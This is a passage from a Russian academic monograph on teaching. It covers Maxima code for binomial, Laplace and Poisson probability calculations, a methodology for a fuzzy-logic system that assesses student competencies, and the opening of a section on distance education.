p1:0.5$P5: makelist (binomial (n, k) *p1^k*(1-p1)^(n-k), k,0, n) $
```

```
p1:0.6$P6: makelist (binomial (n, k) *p1^k*(1-p1)^(n-k), k,0, n) $
```

```
p1:0.8$P8: makelist (binomial (n, k) *p1^k*(1-p1)^(n-k), k,0, n) $
```

```
p1:0.9$P9: makelist (binomial (n, k) *p1^k*(1-p1)^(n-k), k,0, n) $
```

```
plot2d ([[discrete, X, P], [discrete, X, P4], [discrete, X, P5],
```

```
[discrete, X, P6], [discrete, X, P8], [discrete, X, P9]]);
```

Теперь проведём исследование поведение функции распределения в зависимости от числа испытаний n . Пишем программу и строим графики, рис.3.

Все это можно делать на смартфоне, но лучше планшете или на ноутбуке.

```
p:0.2$ n:10$ P1: makelist (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n) $
```

```
n:20$ P2: makelist (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n) $
```

```
n:40$ P3: makelist (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n) $
```

```
n:80$ P4: makelist (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n) $
```

```
n:160$ P5: makelist (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n) $
```

```
wxplot2d ([[discrete, P1], [discrete, P2], [discrete, P3],
```

```
[discrete, P4], [discrete, P5]] [x,1,50], [gnuplot_postamble, "set grid;"],
[legend,"10","20","40","80","160"]];
```

Следует отметить, что максима легко и быстро по формуле Бернулли (1) позволяет вычислять достаточно точные значения при больших значениях

числа испытаний. Для контроля найдём сумму $\sum_{k=0}^n P_n(k, p)$ при $n=1000$.

```
numer: true$ n:1000$ p:0.2$ sum (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n);
```

Получили ответ: 1.0000000000000055, с ошибкой в 14 знаке.

Учитывая такую точность вычисления, приходим к выводу, что формулу Бернулли (1) можно применять для достаточно больших значений параметра n .




Рис.3. Изменение вероятностей при увеличении числа испытаний




Рис.4.Значение вероятностей при $n=1500$, $p=0,002$, $k<15$.

Локальная и интегральная теоремы Лапласа.

Исследуем теперь точность предельных формул: локальной (2) и интегральной (3) теоремы Лапласа и асимптотической формулы Пуассона (4) при $n=1500$, $p=0,002$, $k_1=0$, $k_2=15$.

$$P_n(k) \approx \frac{1}{\sqrt{2\pi pq}} e^{-0,5x^2}, \quad x = \frac{k - np}{\sqrt{npq}}. \tag{2}$$

$$P_n(k_1, k_2) \approx \Phi\left[\frac{k_2 - np}{\sqrt{npq}}\right] - \Phi\left[\frac{k_1 - np}{\sqrt{npq}}\right] \quad \Phi(x) = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^x e^{-0,5t^2} dt. \tag{3}$$

$$P_n(k) \approx \frac{a^k e^{-a}}{k!}, \quad a = np, \quad k = 0,1,2,\dots \tag{4}$$

dLapl (k, n, p): =(q:1-p, y:1/sqrt(n*p*q), y/sqrt(2*pi) *exp(-0.5*((k-n*p) *y) ^2));

ILp (k1, k2, n, p): =(c:1/sqrt(n*p*(1-p)), x1:(k1-n*p) *c, x2:(k2-n*p) *c,

cdf_normal (x2, 0, 1)-cdf_normal (x1, 0, 1));

dP (k, n, p): =(a: n*p, a^k*exp(-a)/k!);

sum (dLapl (k, n, p), k,0, K); ILp (0,10, n, p); sum (dP (k, n, p), k,0, K);

0.9798858; 0.9584958; 0.9999999; 0.9999999

sum (pdf_poisson (k, n*p), k, 0, K);

P: makelist (pdf_binomial (k, n, p), k,0, K) \$

plot2d ([discrete, P], [x,1,15], [gnuplot_postamble, "set grid;"]) \$

График распределения вероятностей представлен на рис.4.

Библиографический список

1. Берков Н.А. Применение пакета МАХИМА: Практикум. – М.: МГИУ, 2009.
2. Берков Н.А., Мартыненко А.И., Пушкарь Е.А., Шишанин О.Е. Курс математики для технических высших учебных заведений. Часть 4. Теория вероятностей и математическая статистика: Учебное пособие. – СПб.:” Лань”, 2013.
3. Пушкарь Е.А., Берков Н.А. Обучение математике студентов технических высших учебных заведений с использованием пакетов компьютерной алгебры. В сборнике: Образование, наука и экономика в вузах и школах. Интеграция в международное образовательное пространство. Труды международной научной конференции. 2015. С. 474–480.
4. Берков Н.А., Архангельский А.И., **Биленко** М.В. Обучение студентов решению задач по преобразованию линейных операторов с применение пакетов компьютерной математики. В сборнике: IX Международные научные чтения (памяти В.В. Петрова). Сборник статей международной научно-практической конференции. 2017. С. 13-18.
5. Берков Н.А., Архангельский А.И., Архангельская М.В. Математический практикум с применением пакета matlab. Учебное пособие. Часть 1. Алгебраические Преобразования. Графики. Задачи линейной алгебры. – М.: Институт системных технологий, 2017.
6. Берков Н.А., Елисеева Н.Н. Применение пакета МATHCAD. Практикум. Учебное пособие. –М.: МГИУ, 2009.

Береснева Я.В.

§2.4. Методика разработки интеллектуальной автоматизированной обучающей системы.

Реформирование и модернизация, происходящие во всех областях нашего общества, появление и развитие наукоемких технологий в промышленности предъявляют высокие требования к подготовке специалистов. Это обуславливает необходимость совершенствования всей системы высшего образования, которая должна соответствовать с одной стороны требованиям ФГОС 3++, с другой стороны – требованиям, предъявляемые современным рынком труда.

Ключевые слова: ФГОС 3++, методика, интеллектуальная автоматизированная обучающаяся система.

Beresneva I.V.

§2.4. Methods of developing an intelligent automated learning system.

Reforming and modernizing, occurring in all areas of our society, the emergence and development of high technologies in industry place high demands on the training of specialists. This necessitates the improvement of the entire system of higher education, which must, on the one hand, comply with the requirements of the GEF 3 ++, and on the other hand, with the requirements of the modern labor market.

Keywords: FSES 3 ++, methodology, intelligent automated learning system.

Широкое использование информационных технологий в высшем образовании способствует решению задачи повышения качества подготовки обучающегося. Однако, в настоящее время не реализована единая концепция объединения образовательных информационных ресурсов на базе интегрированной автоматизированной системы управления образовательным процессом. Поэтому актуальным представляется решение задачи совершенствования структуры, входящих в интегрированную автоматизированную систему управления высшим образованием (АСУ ВО) автоматизированных систем управления образовательным процессом и их программно-математического обеспечения. В составе АСУ ВО целесообразно использование совокупности систем, решающих различные задачи управления и обеспечения образовательного процесса. Одной из таких систем должна быть автоматизированная

обучающая система, включающая в себя подсистему оценки уровня обученности, которая в соответствии с требованиями ФГОС 3++, может быть определена как подсистема оценивания уровня сформированности компетенций обучающегося. Задача формирования и оценки компетентности обучающихся имеет важное практическое значение, так как напрямую влияет на повышение качества подготовки.

В настоящее время нечеткий когнитивный подход становится одним из основных в перспективных разработках при изучении поведения проблемно-ориентированных систем в сфере образования. Когнитивное моделирование дает возможность построения моделей, учитывающих такие особенности образовательного процесса как: условие неполноты информации, наличие качественной информации, влияние человеческого фактора, устойчивость развития в условиях всевозможных качественных перестроек, что позволяет определить рациональные управленческие решения в по сути в любой образовательной организации высшего образования.

Предлагаемая методология разработки подсистемы оценки уровня сформированности компетенций на основе нечеткого когнитивного моделирования опирается на принцип сочетания формализованных методов моделирования и экспертных процедур, реализованных, в том числе, с использованием технологий искусственного интеллекта, с целью повышения достоверности принимаемых управленческих решений по оценке уровня сформированности компетенций. Это обусловлено принципиальной невозможностью полной формализации процедуры принятия решений, систем предпочтений экспертов и ценностных установок участников образовательного процесса.

Опираясь на работы специалистов в области когнитивного моделирования [1, 3, 4], опишем предлагаемую методологию разработки интеллектуальной автоматизированной подсистемы оценки уровня сформированности компетенций, которая строится, в отличие от известных, на основе многослойных нечетких продукционных когнитивных карт, что позволяет создать систему поддержки принятия решений о компетентности обучающихся. В алгоритмическом виде методика разработки интеллектуальной автоматизированной подсистемы выглядит следующим образом:

Основными этапами методики являются следующие:

Этап 1. Формирование групп нечетких продукционных когнитивных моделей (НПКМ) компетенций $\{G(K,w)\}$ и алгоритмов их формирования по видам компетенций на основе компетентностной модели специалиста.

Для построения модели компетенции целесообразно выбрать способ получения информации, метод обработки экспертных оценок с учетом способа их получения, реализацию методов сбора и обработки в разрабатываемой подсистеме. Для формирования адекватной структуры моделей (в виде многослойных продукционных когнитивных карт) используем сочетание методов мозговой атаки (штурма) и анкетный опрос.

Для обеспечения качества формирования компетенций и возможности его контроля на различных этапах учебные дисциплины должны образовывать связанную структуру. Последовательное или параллельное изучение дисциплин, формирующих компетенцию, формализуем в виде структуры нечеткой продукционной когнитивной модели компетенции. Процедура формирования множества дисциплин и их связей включает следующие шаги:

- формирование групп экспертов и оценка ценности их мнений;
- расчет матриц связей (инциденций) основных дисциплин (концептов);
- расчет матриц связей (инциденций) дисциплин, косвенно влияющих на основные дисциплины (концептов);

При реализации метода мозгового штурма вырабатывается коллективное решение экспертов о множестве дисциплин, формирующих компетенцию.

Необходимо привлекать следующие категории экспертов:

- ведущих представителей профессорско–преподавательского состава, реализующих подготовку специалистов по конкретному направлению (специальности);
- выпускников по данной специальности, работающих по этой специальности, высоко оцениваемых с профессиональной точки зрения руководителями;
- представителей, контролирующих образовательную деятельность из руководящего состава ВУЗа.

Очевидно, что после обработки в подсистеме оценки уровня сформированности компетенций суждения экспертов о перечне и связях концептов моделей в общем случае будут не согласованны. Поэтому целесообразно обобщение индивидуальных оценок и их согласование путем формирования шкалы измерения ценности мнений экспертов. Полученные на основании такой шкалы значения могут быть использованы в качестве весовых коэффициентов экспертных оценок при формировании структуры модели и весов связей между ее компонентами на втором этапе процедуры оценивания.

Характеристики экспертов	Эксперты			
	I	II	III	IV
Опыт работы более 5 лет	1	2	1	–
Опыт работы более 10 лет	2	3	2	–
Опыт работы более 15 лет	3	4	3	–
Наличие ученой степени кандидата наук	1	1	1	1
Наличие ученой степени доктора наук	2	2	2	–
Наличие диплома с отличием	–	–	–	1

Процедура опроса экспертов для формирования структуры НПКМ структурной идентификации модели в пошаговой форме имеет следующий вид:

1. Эксперты на основе компетентностной модели ФГОС ВО с использованием метода коллективного опроса создают перечень дисциплин D , непосредственно влияющих на формирование каждой компетенции. Таким образом, формирование базы данных компетенций каждого направления (специальности) подготовки происходит посредством коллективного опроса.

Матрицы связей P (инцидентности), определяющие зависимость компетенций от дисциплин D , прямо влияющих на формирование компетенции и формирующие структуру модели компетенции, имеют следующий вид (1) и могут быть реализованы в виде реляционных таблиц баз данных подсистемы оценки уровня сформированности компетенций.

$$P = \begin{bmatrix} p_{D_1K_1} & p_{D_1K_2} & \dots & p_{D_1K_m} \\ p_{D_2K_1} & p_{D_2K_2} & \dots & p_{D_2K_m} \\ \dots & \dots & \dots & \dots \\ p_{D_nK_1} & p_{D_nK_2} & \dots & p_{D_nK_m} \end{bmatrix}, \quad (1)$$

где D_i – дисциплина, прямо влияющая на компетенцию, K_j – компетенция.

Матрица W и соответствующая ей база данных содержат информацию о перечне дисциплин D , непосредственно формирующих каждую компетенцию компетентностной модели ФГОС.

$$W = \begin{pmatrix} w_{D_1K_1} & w_{D_1K_2} & \dots & w_{D_1K_m} \\ w_{D_2K_1} & w_{D_2K_2} & \dots & w_{D_2K_m} \\ \dots & \dots & \dots & \dots \\ w_{D_nK_1} & w_{D_nK_2} & \dots & w_{D_nK_m} \end{pmatrix}, \quad (2)$$

причем

$$w_{D_iK_j} = \begin{cases} 1, & \text{если } D_i \text{ формирует } K_j \\ 0, & \text{иначе} \end{cases} \quad (3)$$

$i = \overline{1, n}, j = \overline{1, m}$

n – количество изучаемых дисциплин,

m – количество формируемых компетенций.

2. Для выявления связей между основными дисциплинами D НКПМ и дисциплинами d , косвенно влияющими на них, сформируем матрицу V .

$$V = \begin{pmatrix} v_{d_1D_1} & v_{d_1D_2} & \dots & v_{d_1D_k} \\ v_{d_2D_1} & v_{d_2D_2} & \dots & v_{d_2D_k} \\ \dots & \dots & \dots & \dots \\ v_{d_lD_1} & v_{d_lD_2} & \dots & v_{d_lD_k} \end{pmatrix}, \quad (4)$$

причем

$$v_{d_sD_t} = \begin{cases} 1, & \text{если } d_s \text{ формирует } D_t \\ 0, & \text{иначе} \end{cases} \quad (5)$$

$s = \overline{1, l}, t = \overline{1, k}, l - \text{число дисциплин}$

Матрица V достаточно просто реализуется операцией декартового произведения при организации связей между соответствующими таблицами базы данных разрабатываемой подсистемы.

Таким образом, результатом процедуры является предварительная НКК компетенции, характеризующая ее структуру и содержащая информацию о том, какие дисциплины прямо, а какие косвенно формируют компетенцию.

В подсистеме оценки уровня сформированности компетенций такая структура может быть реализована через иерархию таблиц реляционной базы данных. Отметим, однако, что структура модели компетенции не содержит весов связей (продукций) между ее концептами (дисциплинами). Поэтому для окончательного формирования моделей компетенций целесообразно проведение параметрической идентификации.

Этап 2. Нейронечеткая параметрическая идентификация модели $\{G(K^*, w^*)\}$ в каждой группе на основе комплексирования алгоритмов экспертного оценивания весов продукционных правил и их нейронечеткой оптимизации с учетом ограничений постановки задачи.

На втором этапе методики используем нейронечеткий алгоритм настройки весов НПКМ компетенции, который состоит из следующих шагов:

1. Нестрогое упорядочение массива дисциплин модели каждой компетенции.

Объектами ранжирования являются дисциплины, прямо и косвенно влияющие на компетенцию в НПКМ. В качестве основания ранжирования выберем степень важности дисциплины для формирования компетенции (дисциплины). При этом наиболее важной дисциплине присваивается ранг 1, а наименее – ранг r (r – количество оцениваемых дисциплин). В результате упорядочения дисциплин в подсистеме оценки уровня сформированности компетенции формируется ранжированный ряд, который в виде структуры данных представляется как отсортированный массив весов продукций для основных и косвенных дисциплин.

После процедуры нестрогого ранжирования необходима проверка согласованности мнений экспертов. Предположения о согласованности можно проверить с помощью коэффициента конкордации (RR) [2].

Расчет коэффициента конкордации проводится на основе последовательного определения среднего ранга дисциплин и вариации рангов относительно среднего [2]:

$$RR = \sum_{i=1}^k \frac{12S}{m^2(k^3 - k) - m \sum_{i=1}^m T_i} \quad (6)$$

$$\text{где } T_i = \frac{1}{12} \sum_{y=1}^3 (t_y^3 - t_y) \quad (7)$$

Для реализации расчета коэффициента конкордации результаты промежуточных отчетов целесообразно представлять в табличном виде и реализовывать их в отношениях реляционной БД. В случае согласованности мнений экспертов для вычисления весов продукционных правил НПКМ, целесообразно использовать правило Фишберна:

$$P_n = \frac{2(N - n + 1)}{(N + 1)N} \quad (8)$$

Использование правила Фишберна в нейронечетком алгоритме позволяет вычислить весовые коэффициенты влияния дисциплин (продукций) на формирование компетенций. Полученные веса продукций могут быть представлены в виде матриц весовых коэффициентов продукций в НКПМ компетенции:

$$R = \left\| r_{D_i K_j} \right\|, \quad (9)$$

где $r_{D_i K_j}$ – вес влияния основной дисциплины D_i на компетенцию K_j ,

$$Q = \left\| q_{d_s D_t} \right\|, \quad (10)$$

где $q_{d_s D_t}$ – вес влияния косвенной дисциплины d_s на дисциплину D_t .

2. В случае несогласованности экспертных оценок традиционно меняют состав экспертной группы, однако в условиях реализации образовательной деятельности ВУЗа — это затруднительно. Поэтому используем нейронечеткий подход, обеспечивающий получение согласованной оценки весов продукционных правил.

Выбор того или иного вида нейронечеткой модели обуславливается целесообразностью расчета выходного веса продукционного правила в соответствии с типом модели. Основные этапы построения нейронечетких моделей указаны [2], но формирование обучающей выборки, ее репрезентативность и объем существенным образом влияют на достоверность получаемых оценок продукционных правил.

Таблица обучения, используемая в нейронечетком алгоритме определения согласованных оценок продукций, разбивается на две части, в одной из которых содержатся результаты опроса экспертов в виде значений степеней близости в диапазоне интервала $[0;1]$ различных значений веса продукции, в другой части тестовая выборка. При этом обязательным условием является то, что значения 1, 0,9 и 0,8 должны иметь по три числовых показателя из матрицы весов НПКМ. В результате такого формирования обучающей выборки создается избыточное нечеткое отношение, содержащее число правил, определяемое по выражению: $N = 3 * m$, где m – количество экспертов. Согласование (настройка) весов достигается применением одного из методов оптимизации при обучении нейронечеткой модели.

Таким образом, на втором этапе методики использование комплексирования традиционных методов экспертного оценивания и нейронечетких методов обеспечивает повышение достоверности экспертных оценок по определению весов продукций НПКМ.

Этап 3. В качестве объекта в интеллектуальной автоматизированной подсистеме оценивания уровня сформированности компетенций выступает обучающийся, получение адекватной модели которого затруднено. Поэтому одним из важных этапов разработки такой подсистемы является формализация знаний, умений и навыков обучающегося, а также его морально–психологических особенностей.

Результат формализации может быть представлен в виде модели обучающегося вида: $Мобуч = \langle E, SS, PP, J, \rangle$, в которой на основе разработанных шкал определяется состав входного вектора и диапазоны значений параметров, характеризующих образовательный уровень (E), навыки, соответствующие специальности (SS), личностные качества обучающихся (PP) и степень возмущающих воздействий (J).

Обучающийся может соответствовать заданным требованиям как полностью,

так и не в полной мере или вообще не соответствовать, причем вероятностные характеристики параметров обучаемого получить достаточно сложно. Кроме того, некоторые параметры обучаемого (например, оценка его социально–психологических качеств, стремление сдать на отлично ту или иную дисциплину и т.п.) сложно формализовать в «сильных» (количественной или интервальной) шкалах. Поэтому диапазоны параметров задаются экспертами. Полученную от экспертов эвристическую информацию необходимо представить в форме, удобной для обработки и анализа. Для формализации эвристической информации целесообразно использовать порядковые шкалы, позволяющие установить порядковые соотношения между значениями параметров и судить об отношениях «лучше – хуже» между ними.

Предложенный вид модели обучающегося удобно представить в виде таблицы «Модели обучающихся» в базе данных подсистемы оценивания уровня сформированности компетенций.

Этап 4. Выбор оптимального по показателю достоверности алгоритма уровня оценивания сформированности компетенций на основе моделей обучающихся и настроенной модели компетенций. Такой алгоритм может быть представлен в виде: нечеткого отношения, нейросетевых операторов оценивания и/или их комбинаций. Выбор вида экстремального алгоритма во многом обусловлен объемом статистических данных, заданных таблицей обучения.

В подсистеме оценивания уровня сформированности компетенций из-за недостаточности статистических данных (например, на начальных этапах оценивания уровня сформированности компетенций) наиболее целесообразно построение оптимального алгоритма на основе нечетких продукционных моделей (НПМ), имеющих возможности по дообучению. Синтез оптимального алгоритма заключается в разработке такой базы правил и оптимизации ее параметров с учетом весов НПМ компетенции. Построение нечеткой продукционной модели включает следующие этапы:

1. Выбор способа нечеткого вывода заключений об уровне сформированности компетенций.
2. Синтез базы нечетких продукционных правил.
3. Определение процедуры введения нечеткости.

4. Выбор способа агрегирования степеней истинности предпосылок по каждому из нечетких продукционных правил.

5. Определение процедуры активизации заключений каждого из нечетких продукционных правил.

6. Выбор способа аккумуляирования активизированных заключений всех нечетких продукционных правил для выходной переменной.

7. Выбор метода приведения к четкости.

8. Параметрическая оптимизация базы нечетких правил и получение оптимального алгоритма.

В качестве способа нечеткого вывода целесообразно использовать один из прямых способов нечеткого вывода, состоящий из трех этапов:

1. Задание нечеткой импликации в варианте Т-импликации в соответствии с моделью нечеткого вывода Мамдани (11).

$$\mu_R(x, y) = \min\{\mu_A(x), \mu_B(y)\} \quad (11)$$

2. Задание нечеткого условия (факта) типа « x есть a », где x – фактическое значение входного вектора, характеризующего обучающегося в соответствии с моделью; a – нечеткое множество, определяемое значением x и соответствующей ему функцией принадлежности $\mu_A \in [0;1]$.

3. Формирование вывода « y есть b », где y – полученное значение переменной, а b – нечеткое множество уровней сформированности компетенций с функцией принадлежности $\mu_B \in [0;1]$.

Каждое такое правило может быть представлено в виде:

$$B' = A \bullet R = A \bullet (A \rightarrow B), \quad (12)$$

где « \bullet » – операция композиции (свертки) нечетких правил в нечеткую оценку уровня сформированности компетенций, а R – нечеткое отношение, представляющее собой нечеткое подмножество декартового произведения $X \times Y$ полного множества предпосылок X и заключений Y с функцией

принадлежности $\mu_R(x, y)$.

В качестве операции композиции (свертки) выберем (max-min) композиции вида:
$$\mu_{B'}(y) = \max_{x \in X} \{ \min[\mu_{A'}(x), \mu_R(x, y)] \}, \quad (13)$$

При формировании простых нечетких высказываний в предпосылках и заключениях необходимо задать функции принадлежности соответствующих нечетких множеств. Целесообразно использование косвенных методов определения значений функции принадлежности, в частности, метода парных сравнений.

При формировании составных нечетких высказываний в базе правил используются нечеткие логические операции «И», «ИЛИ», относящиеся к разным компонентам вектора, характеризующего обучающегося.

Структура базы нечетких продукционных правил подсистемы оценивания уровня сформированности компетенций может быть представлена структурой MISO (Multi Inputs – Single Output, много входов – один выход).

Важным этапом синтеза оптимального алгоритма оценивания уровня сформированности компетенций является создание базы нечетких продукционных правил, которая должна удовлетворять требованиям непрерывности, непротиворечивости и полноты. Процедура введения нечеткости основана на получении значений функции принадлежности заданных нечетких множеств порядковой шкалы для всех компонентов входного вектора характеристик обучающегося. С точки зрения последующей оптимизации базы правил следует выбирать нелинейные функции принадлежности, задаваемые минимальным числом параметров. Поэтому в подсистеме оценивания уровня сформированности компетенций используются функция принадлежности гауссового типа, а также s- и z-функций для задания нечетких множеств на границах интервалов значений вектора характеристик обучающегося.

При агрегировании степени истинности предпосылок правил целесообразно использование операции min-конъюнкции.

Активизация заключений правил выполняется на основе операции композиции (свертки), модифицированной для нечеткой продукции из базы правил, между определенным на предыдущем этапе агрегированным значением степеней истинности предпосылок этого правила α_i и соответствующей функции принадлежности $\mu_{B'}(y)$ его заключения об уровне сформированности компетенции.

Наиболее простым с точки зрения реализации в подсистеме является использование min-активизации:
$$\mu_{B'}(y) = \min\{\alpha_i, \mu_{B'}(y)\} \quad (14)$$

Одним из способов оптимизации базы правил является введение весовых коэффициентов, характеризующих степень влияния правила на нечеткий вывод об уровне сформированности компетенции. Такой способ является альтернативой параметрической идентификации базы правил при нейронечетком моделировании подсистемы. После получения активизированных заключений для выходной переменной каждого правила выполняется процедура их аккумуляции на основе операции тах-дизъюнкции. Следующим этапом разработки алгоритма выступает выбор метода приведения к четкости, заключающийся в дефазификации аккумуляированных правил и получении четкого значения уровня сформированности компетенций.

Отметим, что алгоритм может быть построен как нечеткий классификатор, при этом вычисление четкого значения не реализуется, а значение функции принадлежности к классу, соответствующему тому или иному уровню сформированности компетенции, определяет достоверность полученной оценки. При накоплении достаточного объема статистических данных по оцениванию уровня сформированности компетенций, предлагаемый алгоритм может быть уточнен в результате оптимизации параметров функций принадлежности, входных значений вектора обучающегося и выходных значений уровня сформированности компетенций. Кроме того, начальная база продукционных правил может быть дополнена новыми зависимостями.

Этап 5. Статистическое оценивание результатов применения алгоритма на основе тестовой выборки $T_{\text{тест}}$.

Тестовая выборка представляет собой множество векторов характеристик обучающихся, неиспользованных при настройке базы правил интеллектуальной автоматизированной обучающей системы, дополненное известными решениями об уровне сформированности компетенций обучающихся.

Достоверность (R) оценки уровня сформированности компетенций является основной характеристикой интеллектуальной автоматизированной обучающей системы и может быть представлена как функция вероятностей

ошибок:

$$R = 1 - P_{\text{ош}} = 1 - \frac{N_{\text{ош}}}{N} \quad (16)$$

где $N_{\text{ош}}$ – число обучающихся, уровень компетенции которых рассчитан интеллектуальной автоматизированной подсистемой неправильно;

N – общий объем тестовой выборки $T_{\text{тест}}$.

Этап 6. Принятие решения об уровне сформированности компетенции в соответствии с критерием максимума достоверности.

Если рассчитанная достоверность по тестовой выборке не удовлетворяет требованиям (меньше 95%), то необходимо провести повторно этапы структурной и/или параметрической идентификации модели компетенции и оптимизировать созданную базу правил, реализующую алгоритм оценки уровня сформированности компетенции.

Общую компетентность специалиста можно рассчитать, исходя из известных выражений [1] теории вероятностей для зависимых (в случае взаимного влияния компетенций друг на друга) и независимых (в случае отсутствия взаимного влияния) величин.

В виде блок-схемы методика разработки интеллектуальной автоматизированной подсистемы оценки уровня сформированности компетенций представлена на рис. 1:




Рис. 1

Таким образом, предлагаемая методика разработки интеллектуальной автоматизированной подсистемы оценивания уровня сформированности компетенций обучающегося позволит создать информационное и программно-математическое обеспечение такой подсистемы на основе реализуемых моделей компетенций, алгоритмов их структурной и параметрической идентификации и баз правил. Это обеспечит получение оптимальной по показателю достоверности оценки уровня сформированности компетенций.

Библиографический список

1. Астанин С.В. Нечеткая автоматная модель стратегического управления. Изв. ТРТУ. Интеллектуальные САПР. – Таганрог: Изд. ТРТУ, 1997. (3)
2. Астанин С.В. Сопровождение процесса обучения на основе нечеткого моделирования // Научно–практич. журнал «Дистанционное образование». – №5 – М.: МЭСИ, 2005. (4)
3. Баринова С.Н. Автоматизированные учебные курсы и их влияние на качество процесса обучения / Материалы конференции "Информационные технологии в образовании", 1999. – <http://ito.bitpro.ru/>. (6)
4. Брусиловский П.Л., Адаптивные обучающие системы в World Wide Web: обзор имеющихся в распоряжении технологий. — <http://ifets.ieee.org/russian/depository/wwwits.html>. (13)

Борисова Е.В.

§2.5. Цифровая экономика: применение современных инновационных технологий в образовании.

Представленные материалы исследования, показывающие динамику рынка дистанционного образования, преимущества и недостатки дистанционного обучения, объем рынка цифровых услуг.

Ключевые слова: цифровые технологии, дистанционное образование, динамика рынка услуг с применением дистанционных технологий.

Borisova E.V.

§2.5. Digital economy: the use of modern innovative technologies in education.

The presented materials of this study contain information showing the dynamics of the distance education market, the advantages and disadvantages of distance learning, the volume of the digital services market.

Keywords: digital technologies, distance education, dynamics of the market of services using remote technologies.

Введение. В эпоху цифровых технологий устойчивое развитие экономики зависит от возможности приобретения специалистами знаний, навыков и умений в том месте, в то время, когда им это наиболее удобно [1]. Современные подходы к обучению и получению образования нуждаются в применении более эффективных способов передачи информации. Один из таких способов - применение дистанционных образовательных технологий. Закон «Об образовании в Российской Федерации» [2] дает возможность реализовывать основные образовательные программы высшего образования с применением дистанционных образовательных технологий. Дистанционное образование уже невозможно без цифровых технологий. «Цифра» в нашей стране, и во всем мире это колоссальный прорыв. Объем рынка цифровых услуг достаточно большой. Если говорить об образовании, то по данным ЮНЕСКО, во всем мире в настоящее время насчитывается примерно 600 млн. студентов, из них 30 млн. (каждый двадцатый) обучаются в рамках удаленного доступа [3].

Если затронуть исторические корни, то можно сказать, что основоположником дистанционного образования можно считать Яна

Коменского. Почти 350 лет назад он применил в обучении учебники с иллюстрациями.

В конце XVIII века в Европе появилось обучение, позднее названное «корреспондентским», при котором студенты приобрели возможность посылать преподавателю свои рукописные работы и получать по почте замечания и отзыв. Это было удобно тем, кто жил вдали от образовательных центров и не имел другой возможности получить образование. В конце XIX века этот метод обучения нашел распространение и в России.

